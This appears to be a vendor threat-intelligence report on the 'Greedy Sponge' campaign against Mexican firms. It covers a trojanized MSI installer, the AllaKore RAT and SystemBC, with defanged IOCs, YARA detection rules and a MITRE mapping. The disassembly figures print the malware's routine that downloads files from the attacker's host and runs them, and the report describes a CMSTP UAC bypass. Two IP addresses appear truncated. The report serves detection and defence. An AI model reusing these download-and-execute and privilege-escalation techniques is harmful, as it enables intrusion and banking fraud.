Greedy Sponge Targets Mexico with AllaKore RAT and SystemBC - Arctic Wolf

By Arctic Wolf Labs

Published: 2025-07-19 · Archived: 2026-04-05 12:49:41 UTC

Summary

A financially-motivated threat actor, active since early 2021, has been targeting Mexican organizations with custom packaged installers that deliver a modified version of AllaKore RAT. Arctic Wolf® documented 2022 and 2023 campaign samples from this unidentified threat actor in a previous report. We are now referring to this group as **Greedy Sponge**, due to its financial focus and prior use of a popular “SpongeBob” meme on its C2.

There have been a number of notable changes since we last reported on this threat group. The AllaKore RAT payload has been heavily modified to enable the threat actors to send select banking credentials and unique authentication information back to their command-and-control (C2) server, for the purpose of conducting financial fraud.

AllaKore has also recently been seen delivering a secondary infection of SystemBC, a multi-platform malware proxy tool written in C that can be used to download and execute additional malware.

Since the middle of 2024, the installation and post-exploitation processes the group uses were updated to include better geofencing and more potent secondary infections. Historically, geofencing to the Mexican region took place in the first stage, via a .NET downloader included in the trojanized Microsoft software installer (MSI) file. This has now been moved server-side to restrict access to the final payload, thus hampering detection efforts by defenders.




Figure 1: Previous and current execution chains.

Weaponization and Technical Overview

Weapons	Malicious MSI installer, .NET downloader, Customized AllaKore RAT, SystemBC.
Attack Vector	Spear-phishing, Drive-by
Network Infrastructure	Servers hosted on Hostwinds
Targets	Medium to large Mexican companies

Victimology

The Greedy Sponge threat group specializes in targeting Mexican organizations. All phishing sites uncovered during the course of this investigation emulate Mexican business sites, and delivery filenames are in Spanish.

Domain registration also points to Mexico as the organization’s location, or base of operations. Previous campaigns specifically check Mexico as the IP point of origin through the .NET loader, while new campaigns perform the same check server-side on the delivery infrastructure.

Targeting continues to be indifferent to industry, as long as there’s money to be stolen from the targeted companies. Organizations identified in this and prior campaigns are spread across a wide range of sectors,

including Retail, Agriculture, Public Sector, Entertainment, Manufacturing, Transportation, Commercial Services, Capital Goods, and Banking.

Technical Analysis

Attack Vector

In this new campaign, zip files are delivered to the target containing a legitimate Chrome proxy executable and a compressed MSI file that has been trojanized to download Greedy Sponge's custom AllaKore remote access trojan (RAT). A secondary infection of SystemBC is optionally delivered by the actor.

In addition, lures sent to victims previously linking to Mexico's Institute of Social Security – the *Instituto Mexicano del Seguro Social* (IMSS) – have been dropped in favor of a more generic policy update naming schema, InstalarActualiza_Policy.msi, meaning "Install update policy" in the Spanish language.

Although Mexican banks have been specifically targeted by this threat actor in the past, any company based in Mexico runs the risk of being hit by this trojan, as their tactics evolve over time.

Delivery

MD5	35932f5856dbf8ba51e048b3b2bb2d7b
SHA-256	c3e7089e47e5c9fc896214bc44d35608854cd5fa70ae5c19aadb0748c6b353d6
File Name	Actualiza_Policy_v01.zip
File Size	2388582

This file has the following structure:

- Actualiza_Policy_v01.zip
  - __
  - Instalacion_ActualizaPolicy.zip
    - InstalarActualiza_Policy.msi

"__" is a legitimate version of chrome_proxy.exe, a binary proxy to Chrome, distributed by Google.

MD5	63a5bc24837a392bc56de93b28c7d011
SHA-256	c9319b60fdde49e0b7cc4cdad7525643456420c4532a6cc2ae38672842eb48ed
File Name	__, chrome_proxy.exe
File Size	1039976

InstalarActualiza_Policy.msi is built with Advanced Installer 20.6 build 7c7b154c. This file deploys a .NET downloader and a PowerShell script for cleanup. The .NET file is named Gadget.exe and is included in the

AI_ChainedPackageFile. The internal name of the file is Tweaker.exe and it is responsible for downloading and deploying the custom AllaKore RAT.

MD5	42300099a726353abfddbfdd5773de83
SHA-256	a83f218d9dbb05c1808a71c75f3535551b67d41da6bb027ac0972597a1fc49fe
File Name	Gadget.exe, Tweaker.exe
File Size	75264
Created	2084-06-18 18:54:16 UTC*

** 2084-06-18 is not a typo; it denotes a future compilation time.*

Figure 2: .NET downloader base64 encoded requests.

Gadget.exe downloads the zip file metsys.zip from hxxps://manzisuape[.]com/amw/. It is then decompressed into kgm.exe, which is the AllaKore RAT payload.

File_deleter.ps1 remains from previous campaigns to clean up the %APPDATA% directory used for downloading and deploying the RAT.

What is AllaKore RAT?

AllaKore RAT is a simple, open-source remote access tool written in Delphi. First observed in 2015, Arctic Wolf Labs researchers* observed an attack in early 2024 targeting companies in Mexico that had more than $100M in annual revenue, including banks and cryptocurrency trading platforms. An AllaKore variant known as **AllaSenha** was subsequently used in May 2024 to target banking entities across Brazil.

AllaKore is a potent spying and exfiltration tool. It has the capability to keylog, screenshot, upload/download files, and even take remote control of victim's device.

**Arctic Wolf acquired Cylance® from BlackBerry® in February 2025. The BlackBerry Threat Research and Intelligence team is now part of Arctic Wolf Labs.*

MD5	ac2fa680544b1b1e452753b78b460a59
SHA-256	4f08865b1bdcc0e27e34bbd722279de661c92ce9aafb9fced1b5de1275887486
File Name	kgm.exe, chancla.exe, ChromeUpd.exe
File Size	8671744
Created	2024-11-04 13:43:31
Original Name	ChromeUpd.exe
Internal Name	Chrome Update Set
File Version	1.1.0.0

Samples with the same internal name “Chrome Update Set” go back to May 2024 and utilize the same delivery and C2 infrastructure, though updates to the secondary infection endpoints from license.txt to z2.txt and z3.txt have occurred.

After running, AllaKore maintains persistence in the system with an updated version downloaded at the URI /z1.txt and placed in the device’s Startup folder.

```
mov     edx, offset aTemporalDelExe ; "temporal_del.exe"
call    sub_40A3A4
push    offset aCUsers  ; "C:\\Users\\"
lea     eax, [ebp+var_24]
call    sub_69CEC8
push    [ebp+var_24]
push    offset aAppdataRoaming ; "\\Appdata\\Roaming\\"
lea     eax, [ebp+var_10]
mov     edx, 3
call    sub_40AE38
lea     eax, [ebp+var_14]
mov     edx, offset aCProgramdataMi ; "C:\\ProgramData\\Microsoft\\Windows\\St"...
call    sub_40A3A4
lea     edx, [ebp+var_8]
mov     eax, offset aHttpTreniponoC_1 ; "http://trenipono.com/z1.txt"
call    sub_730CD4
```

Figure 3: Disassembly of AllaKore’s update and persistence mechanism.

Secondary infections are downloaded to %\Appdata\Roaming\file.exe and immediately executed.

```
push    offset aCUsers_0 ; "C:\\Users\\"
lea     eax, [ebp+var_14]
call    sub_69CEC8
push    [ebp+var_14]
push    offset aAppdataRoaming_0 ; "\\Appdata\\Roaming\\"
lea     eax, [ebp+var_8]
mov     edx, 3
call    sub_40AE38
xor     eax, eax
push    ebp
push    offset loc_73255E
push    dword ptr fs:[eax]
mov     fs:[eax], esp
lea     eax, [ebp+var_4]
call    sub_409F7C
lea     ecx, [ebp+var_4]
mov     edx, offset aHttpTreniponoC ; "http://trenipono.com/z2.txt"
mov     eax, [ebp+var_C]
call    sub_72C68C
lea     eax, [ebp+var_18]
mov     ecx, offset aFileExe ; "file.exe"
mov     edx, [ebp+var_8]
call    sub_40ADB0
mov     eax, [ebp+var_18]
call    sub_40AB48
push    eax
mov     eax, [ebp+var_4]
call    sub_40AB48
pop     edx
call    sub_69DC38
push    5               ; nShowCmd
push    0               ; lpDirectory
push    0               ; lpParameters
lea     eax, [ebp+var_1C]
mov     ecx, offset aFileExe ; "file.exe"
mov     edx, [ebp+var_8]
call    sub_40ADB0
mov     eax, [ebp+var_1C]
call    sub_40AB48
push    eax             ; lpFile
push    offset Operation ; lpOperation
push    0               ; hwnd
call    ShellExecuteW
```

Figure 4: Disassembly of AllaKore's secondary infection download.


At the time of writing, the trenipono[.]com endpoints are as follows:

- z1.txt
  - version_190_hxxps://manzisuape[.]com/ao/190[.]exe
- z2.txt
  - hxxp://142.11.199[.]35/pnp.exe
- z3.txt
  - hxxp://142.11.199[.]35/pnp.exe

Since our previous report, internal custom functions have been expanded, most likely to ease the structured copying of information back to the threat actor's servers. Most are related to updated authentication on target banking sites and stealing authentication artifacts such as credentials and tokens.

Pnp.exe is a user account control (UAC) bypass utilizing CMSTP compiled off this repo, or a fork. The Microsoft Connection Manager Profile Installer (CMSTP.exe) is a command-line program used to install Connection Manager service profiles, but it can be abused by adversaries, who use it to proxy execution of malicious code.

The code is identical to the repository but sets the service to "*Actualizando*" (Spanish for "updating"). It delivers the same loader that is packaged in the MSI, but instead it is pointed to a malicious SystemBC v2 binary hosted at hxxps://masamadreartesanal[.]com/tag/ss[.]exe.


ateh1mlwkxg.resources
One1b1112sr
{ } -
<Module> @02000001
Base Type and Interface
Derived Types
CMSTPBypass @02000002
Base Type and Interface
Derived Types
.cctor() : void @060000
CMSTPBypass() : void @
GetResource(string) : by
Main() : void @0600000
SetForegroundWindow(
SetInfFile(string) : string
SetWindowActive(string
ShowWindow(IntPtr, int
BinaryPath : string @04
InfData : string @04000




Figure 5: CMSTP Bypass structure and secondary infection execution chain.

This latest addition is a measured increase in capability. Development by this threat actor since 2021 has shown slow but steady progress, as the group works to improve the delivery and post exploitation process from a simple zipped open-source RAT, to a highly modified payload and the utilization of red teaming tools.

Network Infrastructure

Greedy Sponge's network infrastructure has maintained hosting through Hostwinds in Dallas, Texas, while current domains are limited to those registered through NICENIC INTERNATIONAL GROUP CO., LIMITED, with non-U.S. registrar countries.

Domain	Type
glossovers[.]com	Phishing
logisticasmata[.]com	Phishing
inmobiliariaarte[.]com	Phishing
mx-terrasabvia[.]com	Phishing

elitesubmissions[.]com	Phishing
pasaaportes-citas-srre-gob[.]com	Phishing
arimateas[.]com	Phishing
cleanmades[.]com	Phishing
pachisuave[.]com	SystemBC C2
manzisuape[.]com	AllaKore C2
trenipono[.]com	Delivery
metritono[.]com	Delivery
masamadreartesanal[.]com	Delivery

The .NET downloader uses a unique user-agent Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.0.3705;). This user-agent is typically used in .NET downloader samples that download AllaKore RAT and SystemBC.

IP Addresses

The following are IP addresses associated with this campaign:

- **254.133[.]54** – All phishing sites are located on the same Hostwinds-hosted server.
- **11.199[.]35** – Currently trenipono[.]com, this has been part of the group's C2 infrastructure since July 2024. This IP has overlap with previously used campaign domains, including chuacheneguer[.]com and flapawer[.]com.

The major change to operations here is the secondary infection of SystemBC. All samples identified have used pachisuave[.]com over port 4404. While the .NET loader for this file is delivered from 142.11.199[.]35, masamadreartesanal[.]com/tag/ss[.]exe is the endpoint that actually hosts the final payload.

Attribution

Greedy Sponge has been active since at least late 2021. Having spent those four years-plus actively targeting Mexican entities, we would deem this threat actor persistent, but not particularly advanced. The strictly financial motivation of this actor coupled with their limited geographic targeting is highly distinctive.

Additionally, their operational longevity points to probable operational success – meaning they've found something that works for them, and they are sticking with it. Greedy Sponge has held the same infrastructure models for the duration of their campaigns. Their infrastructure is hosted in Texas, which is geographically close to Mexico but also out of the country, limiting the reaches of law enforcement jurisdiction.

Greedy Sponge's location-based characteristics can be summed up as thus:

- Netflow data identified RDP access to the C2 from Mexico
- Geographically limited targeting to Mexico
- Development in the Spanish language
- In-depth knowledge of Mexican economics and government regulatory bodies

The custom functionality built into the RAT is unique with regards to how data is sent back to their C2. The data is specially structured into strings for ingestion server-side. The data sent from the RAT's client is structured for server-side ingestion as unique tokens and credentials. The overly simplification of this credential copying process strongly suggests a tiered operation, with hands-on operators stealing data from victims and sending it back to the C2 to be used in fraudulent banking operations.

Proactive Recommendations

As a financially motivated threat actor, Greedy Sponge has exclusively targeted organizations within Mexico since they began their operation in 2021. If your organization is located in Mexico or conducts business operations in the country—regardless of industry—it is entirely plausible Greedy Sponge could target your organization in future campaigns.

Although we do not have visibility into recent delivery techniques used by Greedy Sponge, the threat actor has historically used phishing emails and drive-by downloads to deliver their custom AllaKore RAT. In both cases, user interaction is needed to successfully compromise an organization.

User education, either through comprehensive security awareness training or simulated phishing exercises, can help employees identify social engineering techniques threat actors use to trick users. Consider using the recent Greedy Sponge campaign as a case study to demonstrate what a threat actor can do once they have successfully socially engineered a user.

Additionally, ensure users only download software updates from approved business sources and not unknown, third-party sources. In at least one case, Greedy Sponge bundled AllaKore RAT with a legitimate binary proxy to Chrome, almost certainly to trick the victim into thinking the malicious file was a Chrome update.

Initial access is just one part of the kill chain. Once Greedy Sponge obtains access, they use a PowerShell script to hide their tracks. Arctic Wolf Labs is continuously investigating intrusions where PowerShell is used extensively throughout all phases of the kill chain. Enabling PowerShell Module Logging, Script Block Logging, and Transcription Logging can greatly increase your organization's ability to detect and prevent malicious activity before actions on objectives. Taking these proactive measures can help prevent keylogging and data exfiltration by this threat actor.

Conclusion

The financially-motivated threat actor Greedy Sponge has been targeting Mexican entities since 2021. They have shown consistent development of the tactics, techniques, and procedures (TTPs) used in their operating realm. The large amount of activity found in open-source data sets and seen in Arctic Wolf's internal telemetry demonstrates a highly functional and persistent group.

Barring disruption by law enforcement, it's likely that Greedy Sponge will continue to evolve and remain a threat to Mexican entities in the coming years.

How Arctic Wolf Protects its Customers

Arctic Wolf is committed to ending cyber risk with its customers, and when active campaigns are identified we move quickly to protect our customers.

Arctic Wolf Labs has leveraged threat intelligence around Greedy Sponge's activity to implement new detections in the Arctic Wolf® Aurora™ Platform to protect customers. As we discover new information, we will enhance our detections to account for additional IOCs and techniques leveraged by this threat actor.

Appendix

Indicators of Compromise (IOCs)

File IOCs

SHA-256	Type
20fe630a63dd1741ec4ade9fe05b2e7e57208f776d5e20bbf0a012fea96ad0c0	**AllaKore**
f76b456cf2af1382325c704bf70b5168d28d30da0f3d0a5207901277e01db395	**AllaKore**
4bf4bcf1cc45d9e50efbd184aad827e2c81f900a53961cf4fbea90fa31ca7549	**AllaKore**
fed1c094280d1361e8a9aafdb4c1b3e63e0f2e5bb549d5d737d0a33f2b63b4b8	**AllaKore**
5d16547900119112c12a755e099bed1fafe1890869df4db297a6a21ec40185b0	**AllaKore**
e9cd7c4db074c8e7c6b488a724be1cd05c8536dae28674ce3aa48ebb258e3c31	**AllaKore**
32ef3a0da762bc88afb876537809350a885bbbc3ec59b1838e9e9ccc0a04b081	**AllaKore**
d8343068669d8fbb52b0af87bd3d4f3579d76192d021b37b6fd236b0973e4a5d	**AllaKore**
53b85d1b7127c365a4ebae5f22ed479cd5d7e9efc716fb9df68ebdd18551834a	**AllaKore**
84b046a4dbfcd9d4b2d62b4bc8faaf4c6395696f1e688f464bc9e0b760885263	**AllaKore**
50e5cd438024b34ba638e170f6e4595b0361dedb0ea925d06d06f68988468ddf	**AllaKore**
9170503615e4d2cf1d67f0935ded3ce36a984247ae7f9ab406d81ebe1daf3604	**ZIP**
c3e7089e47e5c9fc896214bc44d35608854cd5fa70ae5c19aadb0748c6b353d6	**ZIP**
8bf0d693033a761843ae20c7e118c05f851230cb95058f836ffe2b51770f788a	**.NET Downloader**
a83f218d9dbb05c1808a71c75f3535551b67d41da6bb027ac0972597a1fc49fe	**.NET Downloader**

21614973732d4012889da2e1538b20fd1c0aefdb1d1452d79fd9a1bc06d569da	**.NET Downloader**
a8abffa5d7259a94951d96ad3d60e8910927b5d0697f8edece2e295154e00832	**.NET Downloader**
12557dcf9c9a609521d7a2cc84a7e6fb95a93957aed6bda0f9644e96dfbbc180	**.NET Downloader**
dcfa26a38a5af8a072104854fba1b7c0aa9ec99875d35dbd623c12932df44969	**.NET Downloader**
bd299b5e3d7645b10286410f98f6ec79d803ce2b977c61e49f2dc26285823c99	**.NET Downloader**
681b15a43925e02d7f4f0c9e554e8d73e230931ce6634f49dd5b204afd03d20c	**.NET Downloader**
e9b9cdb713bfea40e13acffbe90faa536df206675819035835ce9218365cd118	**.NET Downloader**
65fc84ffd9be05720b700292b7dbc0ac8afa7faaadf6fcd4485ce34785ba0932	**.NET Downloader**
3b0772608844821555bb90e0218972f89f421dad9b1f7bd1918de26a929e998f	**.NET Downloader**
bb3f433799c30a8aad5257abc2df479ecad058f6099fd89fb8e7c278dfe3be45	**.NET Downloader**
34e347d1c9ce80b4e2b77f2de5aa7b4d98084704896bd169338c6d4b440e16c3	**.NET Downloader**
5b51d1682cbd40cc6eca23333554ab16b7ed4bbd727712b3a00b07c24e629863	**.NET Downloader**
544091acb5807aaac32ca4843bb85c4aa7ce0ab0acda296efa1a23fe3c181b7e	**.NET Downloader**
8634988a90e69d8e657f72cf5f599176be5854448e0544abc42eb49b0c245f0c	**.NET Downloader**
79a5ac15d0de66df3dd00a4148aa76dc183ebf47553fbcc5355f4902dc981267	**.NET Downloader**
dc409e9fa8b8c031c347d9c36f5732ea03e246c29d73e3425e4e8aaa1da6ff7c	**.NET Downloader**
f5adef8c202e62125be49f748ed3b30b34e0fb2c9539c805dd96a75a26c7ddc4	**.NET Downloader**
c33723a6c0ece4f790396f5fd5133cf384143736e6acd06e1d7642c04757bbae	**.NET Downloader**
e4a6be2fb70603f1545641240680b44e21b5601e8016c0d144711423eef9778e	**.NET Downloader**
0dbaf8970c0620e1b5902fd87c1cd0e72e917c45add84a024338c0481b5e161c	**CMSTPBypass**
e848a0f1900e2f0be9ed1ea8e947ae3bae14e78f3ff81c02d8e5a54353cdbac8	**MSI**
b9bb43b725a454e826ab64fdd6256af809c60119dab2876d081b3721d226c672	**MSI**
3729396b11c69c60f9d096ce726f4cc5b4ed2054d89f7d195e998456de7fb229	**MSI**
73a46441a7135296d1070f5905a5cb6453ea8511a99a3b9c76060069aa7abcef	**MSI**
974c221c75c35d03dd2158d1d1a0a72a7ae85a6f7c1c729977f3676f946758ee	**MSI**

Network IOCs

Domain	Type
glossovers[.]com	Phishing
logisticasmata[.]com	Phishing
inmobiliariaarte[.]com	Phishing
mx-terrasabvia[.]com	Phishing
elitesubmissions[.]com	Phishing
pasaaportes-citas-srre-gob[.]com	Phishing
arimateas[.]com	Phishing
cleanmades[.]com	Phishing
capitolioeventos[.]com	Phishing
pachisuave[.]com	SystemBC C2
manzisuape[.]com	AllaKore C2
siperasul[.]com	AllaKore C2
cupertujo[.]com	AllaKore C2
idaculipa[.]com	AllaKore C2
mepunico[.]com	AllaKore C2
barrosuon[.]com	AllaKore C2
tlelmeuas[.]com	AllaKore C2
trenipono[.]com	Delivery
kalichepa[.]com	Delivery
metritono[.]com	Delivery
masamadreartesanal[.]com	Delivery

Detections

Yara Rules

```
rule fin_greedy_sponge_downloader_b64_useragent_string {
    meta:
```

```
        author = "The Arctic Wolf Labs team"
        description = "Locates unique strings to the Greedy Sponge .NET downloaders."
        date = "2025-04-09"
    strings:
        //b64 unicode of Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.0.3705;)
        $s1 = {54 00 57 00 39 00 36 00 61 00 57 00 78 00 73 00 59 00 53 00 38 00
            30 00 4c 00 6a 00 41 00 67 00 4b 00 47 00 4e 00 76 00 62 00 58 00 42 00
            68 00 64 00 47 00 6c 00 69 00 62 00 47 00 55 00 37 00 49 00 45 00 31 00
            54 00 53 00 55 00 55 00 67 00 4e 00 69 00 34 00 77 00 4f 00 79 00 42 00
            58 00 61 00 57 00 35 00 6b 00 62 00 33 00 64 00 7a 00 49 00 45 00 35 00
            55 00 49 00 44 00 55 00 75 00 4d 00 6a 00 73 00 67 00 4c 00 6b 00 35 00
            46 00 56 00 43 00 42 00 44 00 54 00 46 00 49 00 67 00 4d 00 53 00 34 00
            77 00 4c 00 6a 00 4d 00 33 00 4d 00 44 00 55 00 37 00 4b 00 51 00 3d 00 3d 00}
    condition:
        uint16(0) == 0x5A4D and all of them
}
```

```
rule fin_greedy_sponge_custom_allakore_rat {
    meta:
        author = " The Arctic Wolf Labs team"
        description = "Find custom function names and prefixes in Greedy Sponge allakore variant."
        date = "2025-04-09"
    strings:
        $cnc1 = "{ESCAPAR}" wide
        $cnc2 = "{MENSAJE" wide
        $cnc3 = "{DESTRABA" wide
        $cnc4 = "{TOKEN" wide
        $cnc5 = "{TRABAR" wide
        $cnc6 = "{CLIPBOARD}" wide
    condition:
        uint16(0) == 0x5A4D and
        3 of ($cnc*) and
        filesize > 5MB and filesize < 12MB
}
```

Detailed MITRE ATT&CK® Mapping

Tactic	Technique	Sub-Technique Name / Context
Reconnaissance	T1591.001 – Gather Victim Org Information: Determine Physical Location	Attacker restricts the malware execution to systems physically located in Mexico.

Defense Evasion	T1027.015 – Obfuscated Files or Information: Compression	Zip files are delivered containing Greedy Sponge's custom AllaKore RAT.
Defense Evasion	T1218.007 – System Binary Proxy Execution: Msiexec	A MSI file has been trojanized to download Greedy Sponge's custom AllaKore RAT.
Execution	T1204.002 – User Execution: Malicious File	Greedy Sponge has gained execution through victims opening malicious files embedded in zip file.
Command and Control	T1105 – Ingress Tool Transfer	Attacker downloads Greedy Sponge's custom AllaKore RAT.
Execution	T1059.005 – Command and Scripting Interpreter: PowerShell	InstalarActualiza_Policy.msi deploys a PowerShell script for cleanup of the %appdata% directory.
Defense Evasion	T1070.004 – Indicator Removal: File Deletion	InstalarActualiza_Policy.msi deploys a PowerShell script to clean up the %appdata% directory used for downloading and deploying the RAT.
Command and Control	T1132.001 – Data Encoding: Standard Encoding	.NET downloader has encoded requests with Base64
Command and Control	T1071.001 – Application Layer Protocol: Web Protocols	Attacker communicates over HTTPs to download the RAT.
Defense Evasion	T1140 – Deobfuscate/Decode Files or Information	metsus.zip is decompressed into kgm.exe, which is the AllaKore RAT.
Collection	T1056.001 Input Capture: Keylogging	AllaKore RAT has the capability to keylog.
Collection	T1113 Screen Capture Collection	AllaKore RAT has the capability to take screenshots.
Persistence	T1547.001 – Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Allakore RAT maintains persistence in the system using the startup folder.
Exfiltration	T1041 – Exfiltration Over C2 Channel	Attacker copies collected information back to the threat actor's servers.
Credential Access	T1555 Credentials from Password Stores	Attacker has collected information about authentication on target banking sites, and steals authentication artifacts such as credentials and tokens.

Privilege Escalation	T1548.002 Abuse Elevation Control Mechanism: Bypass User Account Control	Pnp.exe is a user account control (UAC) bypass utilizing CMSTP compiled off this repo, or a fork.
Defense Evasion	T1218.003 System Binary Proxy Execution: CMSTP	Pnp.exe uses CMSTP, compiled from this repo or a fork, to bypass UAC.

About Arctic Wolf Labs

Arctic Wolf Labs is a group of elite security researchers, data scientists, and security development engineers who explore security topics to deliver cutting-edge threat research on new and emerging adversaries, develop and refine advanced threat detection models with artificial intelligence and machine learning, and drive continuous improvement in the speed, scale, and detection efficacy of Arctic Wolf's solution offerings.

Arctic Wolf Labs brings world-class security innovations to not only Arctic Wolf's customer base, but the security community at large.
